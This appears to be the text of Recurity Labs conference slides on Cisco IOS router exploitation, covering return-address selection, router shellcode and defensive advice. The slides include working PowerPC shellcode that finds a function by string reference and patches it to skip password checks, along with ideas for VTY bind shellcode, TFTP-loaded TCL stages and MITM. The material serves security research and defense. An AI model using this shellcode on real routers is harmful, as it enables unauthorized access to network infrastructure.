80014380	lwz r30,24(r1)	lwz r0,36(r1)	lwz r30,24(r1)	lwz r0,36(r1)	lwz r30,24(r1)	lwz r0,36(r1)	lwz r30,24(r1)	lwz r0,36(r1)
80014384	lwz r31,28(r1)	mtlr r0	lwz r31,28(r1)	mtlr r0	lwz r31,28(r1)	mtlr r0	lwz r31,28(r1)	mtlr r0
80014388	addi r1,r1,32	lwz r27,12(r1)	addi r1,r1,32	lwz r27,12(r1)	addi r1,r1,32	lwz r27,12(r1)	addi r1,r1,32	lwz r27,12(r1)
8001438c	blr	lwz r28,16(r1)	blr	lwz r28,16(r1)	blr	lwz r28,16(r1)	blr	lwz r28,16(r1)
80014390		lwz r29,20(r1)		lwz r29,20(r1)		lwz r29,20(r1)		lwz r29,20(r1)
80014394		lwz r30,24(r1)		lwz r30,24(r1)		lwz r30,24(r1)		lwz r30,24(r1)
80014398		lwz r31,28(r1)		lwz r31,28(r1)		lwz r31,28(r1)		lwz r31,28(r1)
8001439c		addi r1,r1,32		addi r1,r1,32		addi r1,r1,32		addi r1,r1,32
800143a0		blr		blr		blr		blr

Code Dissimilarity

E D C B A 9 8 7 6 5 4 3 2 1

c2600-a3jk8s-mz.122-28c	c2600-a3jk8s-mz.122-29b
stw r29,36(r30)	sth r3,18(r31)
li r0,36	stw r27,184(r30)
sth r0,68(r30)	lwz r9,92(r27)
mr r3,r30	lhz r0,414(r9)
lwz r0,36(r1)	sth r0,72(r30)
mtlr r0	stw r29,36(r30)
lwz r27,12(r1)	li r0,36
lwz r28,16(r1)	sth r0,68(r30)
lwz r29,20(r1)	mr r3,r30
lwz r30,24(r1)	lwz r0,36(r1)
lwz r31,28(r1)	mtlr r0
addi r1,r1,32	lwz r27,12(r1)
blr	lwz r28,16(r1)
	lwz r29,20(r1)
	lwz r30,24(r1)
	lwz r31,28(r1)
	addi r1,r1,32
	blr

Select First Image Parameters	Select Second Image Parameters
Software: IOS	Software: IOS
Major Release: 12.2	Major Release: 12.2
Release Number: 12.2(28c)	Release Number: 12.2(29b)
Platform: 2610-2613	Platform: 2610-2613
Feature Set/License(s): ENTERPRISE/SNASW PLUS IPSEC 56	Feature Set/License(s): ENTERPRISE/SNASW PLUS IPSEC 56

Search Results

First Image Information		Second Image Information	
Image Name	c2600-a3jk8s-mz.122-28c.bin	Image Name	c2600-a3jk8s-mz.122-29b.bin
DRAM / Min Flash	64 / 16	DRAM / Min Flash	64 / 16
Enterprise Product Number	S26AR1K8-12228	Enterprise Product Number	S26AR1K8-12229
View MIBs Release Notes Image Unavailable		View MIBs Release Notes Image Download	
Features Unique to First Image		Features Unique to Second Image	
Common Features in Both Images			

Identical Features!

Invent & Verify

Code Similarity Results

Count	Percent	Address	Type
1597	100%	-	Cisco 2600 IOS 12.1 – 12.4 with all possible feature sets
326	20.4%	80009534	Arbitrary memory write
249	15.6%	80040990	Fixed memory write
224	14.0%	80014360	Arbitrary memory write
223	13.9%	80040984	Fixed memory write
210	13.1%	80018554	Memory write with R0

ROMMON vs. Code Similarity

E D C B A 9 8 7 6 5 4 3 2 1

ROMMON

- Perfect addresses (no dependencies)
- Cache disabling
- 30% chance of success based on in-the-wild data
- Cannot be fingerprinted

Image Similarity

- Likely addresses (code flow dependencies)
- Cache still an issue
- 13% - 20% chance of success over all available images
- Can be fingerprinted

Return Address Dilemma Summary

- The return address is one of the hardest problems in IOS exploitation
- The ROMMON method is reliable
  - Iff you know or guess the ROMMON version
- Code similarity appears to be promising
  - Experiments only had access to 1597 of 5961 images available for Cisco 2610-2613 (26.8%)
- Work in progress…

Recurity Labs

Vulnerabilities in Routers

Architectural Considerations

The Return Address Dilemma

Shellcode for Routers

Protecting Routers

Invent & Verify

IOS Shellcode

- Shellcode for PPC32 and MIPS32/64 is big
  - In stack overflows, it's easy to cross the heap block boundary and corrupt the heap
    - Heap repairing stack shellcode can be used to temporarily repair the heap until CheckHeaps verifies it or the following heap block's content is used by IOS
  - The stack should stay partially clean, so the return into a caller still works
- Second stage code is almost always required
  - IOMEM base addresses are not stable
    - Searching IOMEM is not reliable yet, but works
  - IOMEM searching will be harder on larger devices

Bind Shellcode


- Shellcode can create or modify VTYs
  - VTYs can be exposed by Telnet, RSH or SSH
  - Such shellcode has been shown before
- To create a VTY, IOS functions must be called
  - Using fixed addresses in the image is (again) not an option
- Alternatively, IOS data structures can be modified
  - Using fixed addresses of the data structure is wrong
  - Using fixed offsets within the data structure is also not reliable, as such offsets change frequently
- AAA configurations must be observed!

Alternative Shellcode Approach

- Shellcode can modify the actual runtime code instead of using it
  - Only a single code point must be identified
  - To cover AAA configurations, a second code point is needed
- Modified runtime image does no longer validate passwords
  - Alternative use for the same method is disabling ACL matching
    - Can become tricky when ACLs are used for other purposes than just filtering incoming traffic
- How to find the address of the function?

Disassembling Shellcode

- When searching for code manually, one often follows string references



Disassembling Shellcode

- Shellcode can do the same:
  1. Find a unique string to determine its address
  2. Find a code sequence of LIS / ADDI loading the address of this string
     - Watch out for variants using the negative equivalent
     - Watch out for variants using ORI instead of ADDI
  3. Go backwards until you find the STWU %SP instruction, marking the beginning of the function
  4. Patch the function to always return TRUE

Disassembling Shellcode

```
  bl     .code
  .string „Unique String to look for"
  .byte   0x00
  .byte   0x00
.code:
  mflr  %r3
  lmw   %r29,0x0(%r3)
  lis   %r3,0x8000
  ori   %r3,%r3,0x8000
  mr    %r5,%r3
.find_r29:
  lwz   %r4,0x0(%r3)
  cmpw  %cr1, %r4, %r29
  bne   %cr1, .findnext
  lwz   %r4,0x4(%r3)
  cmpw  %cr1, %r4, %r30
  bne   %cr1, .findnext
  lwz   %r4,0x8(%r3)
  cmpw  %cr1, %r4, %r31
  beq   %cr1, .stringfound
.findnext:
  addi  %r3,%r3,4
  b      .find_r29
  # string address is now in R3
.stringfound:
  lis     %r7, 0x3800
  rlwinm  %r6, %r3, 16, 16, 31
  andi.   %r8, %r3, 0xFFFF
  or      %r8, %r8, %r7
  or      %r7, %r7, %r6
```

```
.findlis:
  lwz     %r4, 0x0(%r5)
  rlwinm  %r4, %r4, 0, 0xF81FFFFF
  cmpw    %cr1, %r4, %r7
  bne     %cr1, .findlisnext
  lwz     %r4, 0x4(%r5)
  rlwinm  %r4, %r4, 0, 0xF800FFFF
  cmpw    %cr1, %r4, %r8
  beq     %cr1, .loadfound
.findlisnext:
  addi    %r5, %r5, 4
  b       .findlis

.loadfound:
  xor     %r6, %r6, %r6
  ori     %r6, %r6, 0x9421
  lhz     %r4, 0x0(%r5)
  cmpw    %cr1, %r4, %r6
  beq     %cr1, .functionFound
  addi    %r5, %r5, -4
  b       .loadfound

.functionFound:
  lis     %r4, 0x3860
  ori     %r4, %r4, 0x0001
  stw     %r4, 0x0(%r5)
  addi    %r5,%r5,4
  lis     %r4, 0x4e80
  ori     %r4, %r4, 0x0020
  stw     %r4, 0x0(%r5)
```

Advanced Ideas: TCL Loader

- Later IOS versions include TCL interpreters
  - API exposed to the user
  - Fully featured script interpreter
- Shellcode should be able to instantiate a new TCL interpreter
  - Download third stage TCL script from remote location via TFTP (supported by IOS)
  - Potentially modify interpreter to give raw memory access if required
- Christoph Weber's PH-Neutral 0x7d9 talk

Wet Dreams: The IOS Sniffer

- Turning any Cisco IOS router into a full password sniffer is an naïve idea
  - The product line is designed for fast packet forwarding
  - Speed is achieved by doing as much as possible in hardware
  - "Punting" packets to perform DPI is going to kill the router with load
  - Might work on low load access routers
- Lawful Interception code might change this
  - Increasing deployment in carrier networks (Hello Zensursula!)
  - Designed to intercept specific communication
  - Designed to be invisible to the network operator
  - The code is there, no matter if the MIBs are loaded

IOS MITM

- Using IOS as MITM tool has the same general problems as an arbitrary packet sniffer
- Depending on feature-set, however, the functionality might already be there
  - “TCP Intercept” can report TCP SEQ/ACK to a third party
    - Allowing to inject any traffic into the TCP stream
  - DNS code can report TIDs to a third party
    - Allowing to spoof any DNS response
  - Load balancing features can redirect HTTP requests for arbitrary hosts

Vulnerabilities in Routers

Architectural Considerations

The Return Address Dilemma

Shellcode for Routers

Protecting Routers

General Router Protection

- Good luck!
- Prevent traffic destined to any interface of the router itself at all cost
  - Very specific exceptions for network management
  - Don’t forget the loopback and tunnel interfaces
  - Don’t forget IPv6
- Protect your routing protocol updates with MD5
- Don’t run network services on routers
  - HTTP/HTTPS/FTP/TFTP/etc. are out of question
  - No matter what Cisco says, don’t run VoIP services
- Monitor your Service Modules independently

Monitor Configs and Crashes

E D C B A 9 8 7 6 5 4 3 2 1

- Use a configuration monitoring tool like RANCIT ("Really Awesome New Cisco confIg Differ")
  - Detects manual configuration changes, new interfaces, new tunnels, etc.
  - Data structure modifications are visible in the configuration
  - Check http://www.shrubbery.net/rancid/
- Configure Core Dumping
  - For critical systems, increase Flash memory, so the entire set of core files can be stored locally
  - For corporate networks, configure core dumping to a central FTP server
  - Check http://cir.recurity-labs.com wiki for more

Complain to Cisco

- Nobody updates IOS and it is entirely Cisco's fault
  - New IOS versions interpret configurations differently
  - New IOS versions have different defaults
    - Not even Cisco engineers know which
- Nobody can update a network if the result would be massive downtimes and outages
  - Decent network engineers run 12.2
  - Brave network engineers run 12.3
  - VoIPioneers run 12.4 (and fail)
- Make Cisco provide clear upgrade paths
  - Guarantee that 12.2(13)T17 Telco → 12.4(9)T6 Telco actually works
  - Provide tools for automatic configuration adjustment
- Cisco, Do Your Job!

Complain to Juniper, Huawei, …

- The lack of security advisories for the other big router vendors can only mean:
  1. Their stuff is perfectly secure
  2. Their stuff gets fixed silently
  3. Their stuff doesn't even get internal security testing
- While silently fixing security bugs is a trend (thanks Linus!), it's not acceptable for infrastructure equipment
- Cisco is actually doing a better job than everyone else in the networking industry when it comes to product security. PSIRT FTW!

Thank you!

Felix ´FX´ Lindner
Head

fx@recurity-labs.com

Recurity Labs

Recurity Labs GmbH, Berlin, Germany
http://www.recurity-labs.com

Invent & Verify